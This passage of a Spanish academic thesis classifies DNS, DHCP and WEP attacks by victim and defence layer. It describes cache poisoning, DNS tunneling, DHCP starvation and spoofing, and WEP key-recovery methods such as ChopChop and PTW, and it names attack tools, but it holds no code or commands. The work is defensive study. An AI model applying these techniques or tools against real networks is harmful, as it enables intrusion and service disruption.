Víctima	L7	Las víctimas son un servidor o solucionador DNS, y un cliente DNS (L7)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-29. Nivel de víctima y defensa, y su justificación en ataque Secuestro/Redireccionamiento DNS

2.4.1.1.5 Envenenamiento de la caché

Los solucionadores recursivos suelen incluir una memoria caché para responder con más rapidez a los clientes y evitando la generación de tráfico innecesario. Esta memoria puede ser atacada con información falsa sobre los dominios que el cliente pregunta —o pueda preguntar— para redirigirlo a un servidor ilegítimo. Con una sola respuesta falsificada que haya conseguido almacenarse en la memoria, las sucesivas peticiones reciben

información incorrecta hasta que caduque la entrada amañada. El tiempo de vida de la entrada depende de la configuración del solucionador y de la información que contiene la respuesta. Al igual que en el secuestro DNS, es muy importante verificar que las respuestas provienen de servidores legítimos y no de un equipo con la dirección falseada.




Figura 2-27. Inyección de entrada DNS hacia una web maligna [52]

Nivel de la		Justificación
Víctima	L7	Las víctimas son un solucionador y un cliente DNS (L7)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-30. Nivel de víctima y defensa, y su justificación en ataque de Envenenamiento de la caché

2.4.1.1.6 Ataque NXDOMAIN

Este ataque puede considerarse un caso específico de envenenamiento de la caché o un daño adicional causado por un ataque de subdominio pseudoaleatorio. Un ataque NXDOMAIN consiste, primeramente, en consumir los recursos de los solucionadores para responder solicitudes de dominios inexistentes. Además, las respuestas NXDOMAIN se almacenan en la caché, quitando espacio para otros registros que pueden ser de mayor utilidad. El solucionador DNS queda ocupado, tanto a nivel de memoria como de procesamiento, por estas peticiones, disminuyendo la calidad y velocidad de sus servicios a los clientes legítimos. Es crucial, al igual que en la inundación DNS o el ataque de subdominio pseudoaleatorio, detectar estos comportamientos y/o limitar el número de peticiones mediante equipos intermedios.

Nivel de la		Justificación
Víctima	L7	La víctima es un servidor DNS (L7)
Defensa	L3	Como en otros ataques de inundación, la defensa se basa en la inspección y limitación del flujo de mensajes, funcionalidad adicional que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3 con dicha función.

Tabla 2-31. Nivel de víctima y defensa, y su justificación en ataque NXDOMAIN

2.4.1.1.7 Tunelización DNS

Los cortafuegos suelen dejar abierto el acceso a tráfico DNS ya que, como se ha comentado, es esencial para los

usuarios. La tunelización DNS aprovecha esta brecha para transmitir información a través de mensajes DNS entre el equipo víctima y el atacante, que suele encontrarse fuera de la red privada. Es necesario que la víctima tenga abierta una aplicación que actúe como servidor DNS falso para poder procesar las peticiones que el atacante manda. Se suelen emplear técnicas de *phishing* para conseguir la instalación del troyano. Los efectos de la tunelización DNS dependen completamente de las intenciones del atacante con el equipo controlado. Es posible detectar un túnel DNS a través de la inspección de este tipo de tráfico y su dirección de origen, presentando un alto volumen de peticiones y respuestas DNS de dominios extraños.




Figura 2-28. Ejemplo de tunelización DNS [53]

Nivel de la		Justificación
Víctima	L7	La víctima es un cliente DNS (L7)
Defensa	L3	La defensa se basa en la inspección y el bloqueo hacia ciertas direcciones IP, funcionalidad adicional que requiere, al menos, un conmutador con plano de datos L3.

Tabla 2-32. Nivel de víctima y defensa, y su justificación en ataque Tunelización DNS

2.4.1.1.8 Dominio fantasma

Al usar UDP para solicitudes simples, no existe garantía de que el mensaje haya sido recibido por el servidor. Tras unos segundos de espera, el cliente da por hecho que existe algún error en la comunicación o en el servidor. El ataque de dominio fantasma se aprovecha de este comportamiento para inundar con dominios inexistentes y que el solucionador espere lo máximo posible una respuesta, ocupando sus recursos. En el peor escenario, las peticiones de los clientes legítimos se ven desatendidas y reciben, finalmente, un mensaje de error (DoS de nivel L7). Por su semejanza con el ataque de dominio pseudoaleatorio, es recomendable fortificar al solucionador o equipo intermedio (cortafuegos) mediante la filtración y limitación de las peticiones.

Nivel de la		Justificación
Víctima	L7	La víctima es un solucionador DNS (L7)
Defensa	L3	Como en otros ataques de inundación, la defensa se basa en la inspección y limitación del flujo de mensajes, funcionalidad adicional que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3 con dicha función.

Tabla 2-33. Nivel de víctima y defensa, y su justificación en ataque Dominio fantasma

2.4.1.1.9 Flujo rápido de DNS

A diferencia del resto de ataques expuestos, el flujo rápido de DNS tiene como finalidad ocultar la dirección o direcciones IP asociadas a servidores maliciosos. Una capa extra de protección del servidor del atacante cambia, además, la dirección del servidor autoritativo (flujo rápido doble). De esta forma, el nombre de dominio no varía en ningún momento, pero las direcciones IP que las resguarda varían constantemente. Los resultados finales del

ataque dependen de la actividad de los equipos del atacante. Existen herramientas que vigilan los cambios en los registros de los dominios que alertan de la existencia de dominios sospechosos.

Nivel de la		Justificación
Víctima	L7	La víctima debe tener nivel de aplicación (L7)
Defensa	L3	La defensa se basa en la inspección del flujo de mensajes DNS, funcionalidad adicional que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3 con dicha función.

Tabla 2-34. Nivel de víctima y defensa, y su justificación en ataque Flujo rápido de DNS

2.4.2 *Dynamic Host Configuration Protocol* (DHCP)

El protocolo DHCP permite la asignación dinámica de las direcciones IP de los equipos (IPv4, definido en la RFC 2131 [54], e IPv6, en la RFC 3315 [55]), así como otros parámetros tales como la máscara de la subred, el *gateway* de la red o los solucionadores DNS a utilizar, entre otros. De esta forma, los administradores de la red pueden centralizar y automatizar la configuración de los equipos.

El servidor DHCP, denominado DHSC, es el encargado de responder las solicitudes de los clientes, ofreciéndoles una dirección IP en función de su dirección MAC (asignación estática) o una cualquiera dentro de un rango de direcciones. Si no existe una restricción temporal, el cliente permanece con la dirección asignada hasta que este decide liberarla (asignación automática); de lo contrario, si el DHSC limita el tiempo que una IP puede ser utilizada por el cliente (asignación dinámica), la dirección es revocada automáticamente al agotarse el periodo, a menos que se apruebe una ampliación.

El protocolo DHCP tiene asignado por defecto el puerto UDP 67 para los servidores y UDP 68 para los clientes. Su cabecera se muestra a continuación en la Figura 2-29:




Figura 2-29. Formato de la cabecera DHCP

Se destacan los siguientes campos de la cabecera:

- OP: identifica la naturaleza del mensaje DHCP. En una sesión típica, se involucran los mensajes DHCP DISCOVER (1), OFFER (2), REQUEST (3) y ACK (5).
- XID: identificador de la transacción para asociar los mensajes y respuestas a una sesión entre cliente y servidor.
- CIADDR: dirección IP del cliente, en caso de que se trate de una renovación de la licencia de su dirección IP o reasignación de sus parámetros.
- YIADDR: dirección IP que el servidor ofrece al cliente.
- SIADDR: dirección IP del propio servidor DHCP.
- GIADDR: dirección IP del agente de retransmisión (DHCP *relay agent*), que actúa como intermediario entre el servidor DHCP y el cliente en escenarios donde el DHSC da cobertura a varias subredes.
- CHADDR: dirección *hardware* del cliente.
- OPTIONS: otros parámetros de configuración, como la máscara de la subred (código 1), el rúter (código 3) o el solucionador DNS (código 6).

Como se menciona previamente, en una sesión DHCP típica se intercambian cuatro mensajes entre cliente (puerto UDP 68) y servidor (puerto UDP 67):




Figura 2-30. Proceso típico de asignación de direcciones con DHCP [56]

- DISCOVER (OP=1): el cliente difunde un mensaje a la red en búsqueda del servidor DHCP. Al desconocer su IP y la del servidor, la dirección IP origen del mensaje es la 0.0.0.0 y la destino 255.255.255.255. En la cabecera DHCP incluye los campos XID con un identificador aleatorio y CHADDR con su dirección MAC, así como las opciones adicionales que el cliente solicite.
- OFFER (OP=2): ante la llegada de la petición, el servidor asigna una dirección IP atendiendo a su criterio establecido (estática, automática o dinámica). La dirección escogida se incluye en el campo YIADDR de la cabecera DHCP, junto con el XID y CHADDR del cliente. También se rellena el campo SIADDR con la dirección del DHSC y las opciones requeridas por el cliente más las que el servidor DHCP tenga establecidas.
- REQUEST (OP=3): tras la oferta (u ofertas, en caso de existir más de un DHSC en la red), el cliente responde a la primera DHCPOFFER recibida, confirmando el uso de la dirección indicada en el campo YIADDR.

- ACK (OP=5): el proceso finaliza con la confirmación de la dirección IP por parte del servidor al cliente, en la que se incluye el tiempo de la licencia si procede (código 51). Es tarea del cliente comprobar mediante una petición ARP que la dirección asignada no está en uso. De ser así, debe rechazarla con un mensaje DHCPDECLINE (OP=4).

2.4.2.1 Ataques sobre DHCP

Como en el caso del protocolo STP, existe una confianza de los mensajes DHCP, tanto por parte del cliente como del servidor, que puede ser explotada por un usuario con intenciones malignas.

2.4.2.1.1 DHCP Flooding/Starvation

La *pool* de direcciones de los servidores DHCP (nivel L7) está limitada por el propio número de equipos que pueden existir en una subred y el rango asignable por el propio DHSC. Un atacante puede falsificar peticiones DHCP DISCOVER con diferentes direcciones MAC e inundar la red con estos mensajes, agotando el rango de direcciones del servidor DHCP. El impacto directo de este ataque es una DoS del DHSC, que ya no puede responder a las peticiones legítimas, y suele estar acompañado del ataque DHCP *Spoofing* que se estudia en el siguiente apartado. Los equipos intermedios que interconectan los distintos dispositivos, como los conmutadores (elementos L2), pueden limitar el número de direcciones MAC que cada puerto aprende, mitigando este ataque.

Nivel de la		Justificación
Víctima	L7	La víctima es un servidor DHCP (L7)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-35. Nivel de víctima y defensa, y su justificación en ataque DHCP Flooding/Starvation

2.4.2.1.2 DHCP Spoofing

Los clientes DHCP aceptan la primera oferta que un servidor les ofrece. Si un atacante levanta su propio servidor DHCP, compite directamente con el servidor legítimo donde la velocidad es el único factor que se tiene en cuenta. Si previamente se ha llevado un ataque DHCP *Starvation* contra el DHSC legítimo, el atacante tiene total libertad de asignar las direcciones IP y los campos opcionales (pasarela, solucionador DNS…) que desee. Las consecuencias de este ataque, además de la denegación de servicio del servidor DHCP, dependen de las intenciones del atacante, pudiendo desencadenar ataques mayores, como un secuestro DNS. Al igual que en el caso anterior, los equipos intermediarios (conmutadores de red, nivel L2) pueden limitar la presencia de servidores DHCP o de los mensajes DHCP OFFER según el puerto de entrada para evitar este ataque.

Nivel de la		Justificación
Víctima	L7	Las víctimas son un servidor y un cliente DHCP (L7)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-36. Nivel de víctima y defensa, y su justificación en ataque DHCP Spoofing

2.4.3 Sumario de ataques de capa aplicación

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Inundación DNS [57]	Servidor DNS	L7/L3 L3	No	DoS	bettercap, dnsspoof	No
Ataque de subdominio pseudoaleatorio [58]	Servidor DNS	L7/L3 L3	No	DoS	PolarDNS, dns-random-subdomains-ddos-attack	No
Amplificación DNS [59], Reflexión DNS [60]	Servidor DNS, Equipo final	L7/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS, DDoS	dnsdrdos, saddam, dns_spquery, tsunami	Sí [16]
Secuestro / Redireccionamiento DNS [61]	Servidor DNS, Equipo final	L7/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	Acceso a web ilegítimas o malignas	ettercap	No
Envenenamiento de la caché [62]	Servidor DNS, Equipo final	L7/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	Acceso a web ilegítimas o malignas	ettercap	No
Ataque NXDOMAIN [63]	Servidor DNS	L7/L3 L3	No	DoS	dns-nxdomain-flood-attack	No
Tunelización DNS [64]	Equipo final	L7/L3 L3	Parcialmente ACLs	Control del equipo	dnscat2, dns2tcp, nstx, iodine, TUNS, heyoka	No
Dominio fantasma [65]	Servidor DNS	L7/L3 L3	No	DoS	PolarDNS	No
Flujo rápido [66]	Equipo final	L7/L3 L3	No	Defender dominios malignos	-	No

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
DHCP *Flooding / Starvation* [67]	Servidor DHCP	L7/L2 L2	Sí Limitar tráfico DHCP según puerto	DoS	DHCPig, yersinia, DHCPwn, The Gobbler	Sí [6]
DHCP *Spoofing* [68]	Servidor DHCP	L7/L2 L2	Sí Limitar tráfico DHCP según puerto	DoS, Configuración del equipo víctima	yersinia, Wesley, Ghost Phisher	Sí [6] [16]

Tabla 2-37. Resumen de los ataques DNS

2.5 Protocolo IEEE 802.11: Wi-Fi

El estándar IEEE 802.11 es la base de la familia de protocolos de la Wi-Fi Alliance. Por su amplia extensión y popularización de sus productos, se denomina comúnmente Wi-Fi —o wifi— a esta tecnología. El protocolo define la capa física y el control de acceso al medio, es decir, las capas primera y segunda del modelo OSI. Este capítulo toma la base de los TFM [69] y [70], centrándose en los mecanismos de protección de los datos transmitidos: los algoritmos de encriptación WEP, WPA, WPA2 y WPA3.

2.5.1 *Wired Equivalent Privacy* (WEP)

El algoritmo WEP se define en 1997 en el estándar original 802.11. Como su nombre indica, tiene como objetivo garantizar una seguridad equivalente a la de una red cableada. Para lograrlo, se basa en el algoritmo de cifrado RC4 para la confidencialidad del mensaje y un *checksum* CRC-32 para la integridad del mismo.

El proceso de encriptación se muestra en la Figura 2-31. En primer lugar, el emisor y el receptor deben compartir una clave privada para el cifrado y descifrado de la información. Originalmente, esta clave eran 5 caracteres alfanuméricos; posteriormente, se amplió hasta 13 caracteres ASCII. La clave secreta es concatenada a un vector de inicialización (IV): 3 octetos que se generan con cada paquete para añadir un grado de aleatoriedad a la clave, que es fija. En total, 8 o 16 octetos, según la longitud de la clave, son usados como semilla (*seed*) para el algoritmo RC4, generando una secuencia pseudoaleatoria de caracteres (*Key Sequence*). La información a transmitir, junto con su *checksum* (ICV), se somete a una operación XOR con la cadena pseudoaleatoria. Finalmente, para que el receptor pueda descifrar el mensaje, es necesario adjuntar el IV utilizado en el proceso de cifrado.




Figura 2-31. Proceso del cifrado WEP [71]

En su recepción, el proceso seguido es justamente el inverso. Análogamente al cifrado, el descifrado comienza por obtener la cadena pseudoaleatoria de caracteres con el IV recibido y la clave, precompartida por ambos actores. Como el resultado de una doble operación XOR es la secuencia original, basta con sumar la cadena generada con el mensaje —sin el IV— para obtener el contenido original y su ICV para comprobar su integridad.




Figura 2-32. Proceso del descifrado WEP y verificación del mensaje

Para que un equipo pueda mandar mensajes en la red inalámbrica, existen dos métodos de autenticación con el punto de acceso. El más simple es el de sistema abierto, en el que los clientes pueden asociarse al AP indistintamente de si conocen o no la PSK. Opuestamente, el método de autenticación mediante clave compartida requiere que el cliente encripte mediante WEP un mensaje que el AP le envía (en texto claro) para ser aceptado.

Como se detalla más adelante en el apartado 2.5.1.1, WEP es un protocolo con múltiples vulnerabilidades que en 2004 se clasificó como inseguro y no recomendado en el estándar IEEE 802.11i.

2.5.1.1 Ataques sobre WEP

El algoritmo de cifrado implementado en WEP tiene muchos puntos débiles. Concretamente, la transmisión del IV al descubierto y las propias características del vector, y el uso del ICV como método para la integridad de los mensajes resultan insuficientes para que un atacante, con el tiempo suficiente, descifre la clave o pueda introducir mensajes en la red.

2.5.1.1.1 Falsa autenticación

El ataque de falsa autenticación es la base para inyectar tráfico ilegítimo. El mecanismo de autenticación WEP es débil, tanto el modelo abierto como el de clave precompartida. El primero, simplemente, es inexistente; el segundo, es suficiente con capturar un intercambio de mensajes de autenticación para poder recrearlo. No existe una defensa directa contra la falsa autenticación, con lo que un atacante puede vincularse a cualquier punto de acceso (elemento de nivel L2) que utilice cifrado WEP.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WEP (L2)
Defensa	L2	La defensa se basa en no utilizar el cifrado WEP ya que se trata de una debilidad intrínseca de este. Los cifrados WPA (L2) no tienen esta vulnerabilidad

Tabla 2-38. Nivel de víctima y defensa, y su justificación en ataque de Falsa autenticación

2.5.1.1.2 ChopChop

Es posible averiguar qué cadena de caracteres pseudoaleatorios se utiliza en el proceso XOR sin conocer la clave de acceso. El método *ChopChop*, a partir de un paquete capturado de la red, aprovecha el campo ICV de autenticación del mensaje para descifrar, octeto a octeto, los caracteres. Así, al variar un valor del mensaje, tan solo es necesario ir probando valores del ICV hasta que el paquete se considere válido y sea retransmitido por el AP. Una vez se alteran todos los octetos del paquete capturado, se obtiene una cadena tan larga como la longitud de este. Con esta información es posible generar tramas y paquetes (tan largos como la cadena extraída) que se pueden inyectar en la red.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WEP (L2)
Defensa	L2	La defensa se basa en no utilizar el cifrado WEP ya que se trata de una debilidad intrínseca de este. Los cifrados WPA (L2) no tienen esta vulnerabilidad

Tabla 2-39. Nivel de víctima y defensa, y su justificación en ataque ChopChop

2.5.1.1.3 Fragmentación

Al igual que *ChopChop*, el ataque de fragmentación tiene como objetivo obtener la cadena pseudoaleatoria del cifrado L2. Aprovechando que IEEE 802.11 soporta la fragmentación a nivel de enlace (máximo 16 fragmentos) y que ciertos paquetes capturados son conocidos por su tamaño, extrayendo 8 octetos de la cadena pseudoaleatoria se pueden inyectar paquetes conocidos de hasta 64 octetos de datos. El AP, al recibir los fragmentos, los descifra y los agrupa en una única trama antes de devolverlos a la red. De esta forma, el atacante obtiene, en la primera iteración, los 64 primeros caracteres de la cadena pseudoaleatoria. Este proceso se repite hasta descubrir 1500 caracteres[6] con los que inyectar tráfico en la red.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WEP (L2)
Defensa	L2	La defensa se basa en no utilizar el cifrado WEP ya que se trata de una debilidad intrínseca de este. Los cifrados WPA (L2) no tienen esta vulnerabilidad

Tabla 2-40. Nivel de víctima y defensa, y su justificación en ataque Fragmentación

2.5.1.1.4 Inyección

En su versión más simple, un ataque de inyección consiste, en realidad, en reinyectar tráfico capturado a la red. Aunque no se sepa su contenido por estar cifrado, sí se conoce la longitud de determinados paquetes de antemano. Por ejemplo, las peticiones ARP siempre son de 28 octetos, y reinyectándolo constantemente forzaría al destinatario a responderlo reiteradamente.

La inyección de paquetes forjados requiere de pasos adicionales. Tras obtener la cadena de caracteres pseudoaleatorios utilizada en la operación XOR por otros ataques (por ejemplo, fragmentación), es posible crear

[6] A partir de 1500 octetos de datos es necesario fragmentar los paquetes. Por tanto, solo hacen falta 1500 caracteres para cifrar la información.

un mensaje válido con los campos que interesen al atacante. El resultado del ataque depende de la naturaleza de los paquetes inyectados, siendo el más básico la saturación del punto de acceso enviando tráfico destinado a este dispositivo.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WEP (L2)
Defensa	L2	La defensa se basa en no utilizar el cifrado WEP ya que se trata de una debilidad intrínseca de este. Los cifrados WPA (L2) no tienen esta vulnerabilidad

Tabla 2-41. Nivel de víctima y defensa, y su justificación en ataque de Inyección

2.5.1.1.5 Ataque FMS, KoreK y PTW

Los ataques estadísticos FMS, KoreK y PTW, todos ellos nombrados en referencia a sus creadores, son ataques estadísticos que permiten la obtención de la clave precompartida. Cada uno es una mejora directa del anterior, requiriendo menos tiempo y menos paquetes o IVs capturados en las cabeceras L2 para conseguirlo. PTW, el ataque más avanzado, con casi 10^5 IVs recogidos tiene una fiabilidad de más del 95%.




Figura 2-33. Relación entre IVs capturados y probabilidad de éxito del ataque PTW [72]

La esencia de los ataques FMS y KoreK está en los denominados IVs débiles: vectores de inicialización que, cuando toman ciertos valores, revelan información sobre la clave[7]. PTW, por otra parte, es capaz de aprovechar cada IV obtenido, clasificándolos y combinando claves en función de su probabilidad de éxito. Al no depender de los IVs débiles, la velocidad y el número de IVs necesarios son considerablemente menores que los ataques FMS y KoreK. Un ataque exitoso revela al atacante la clave precompartida, destrozando por completo la seguridad de la red.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WEP (L2)
Defensa	L2	La defensa se basa en no utilizar el cifrado WEP ya que se trata de una debilidad intrínseca de este. Los cifrados WPA (L2) no tienen esta vulnerabilidad

Tabla 2-42. Nivel de víctima y defensa, y su justificación en ataque FMS/KoreK/PTW

[7] La estructura de octetos del IV débil sigue la forma [A+3, 255, …]. Para los valores A=0,1…n-1, donde n es la longitud de la contraseña, se puede descifrar carácter a carácter la clave.

2.5.2 *Wireless Protected Access* (WPA)

Seis años más tarde, en 2003, surge WPA como un protocolo transitorio hacia WPA2, el cual todavía no había sido completamente desarrollado por el IEEE. Con las vulnerabilidades detectadas en WEP, WPA surge como una actualización *firmware* para fortalecer el cifrado WEP a la espera de que estuviera disponible WPA2.

Se distinguen dos modos de operación dentro de WPA:

- WPA personal o WPA-PSK: utilizado en redes pequeñas y medianas, la WPA personal utiliza una clave precompartida (como en WEP) para el proceso de autenticación del cliente. El tamaño mínimo de la contraseña es de 8 caracteres ASCII y 63 como máximo.
- WPA empresarial: se utiliza un servidor de autenticación 802.1X y RADIUS para que los clientes puedan conectarse al punto de acceso. Además, soporta otros métodos de autenticación como EAP o PEAP.

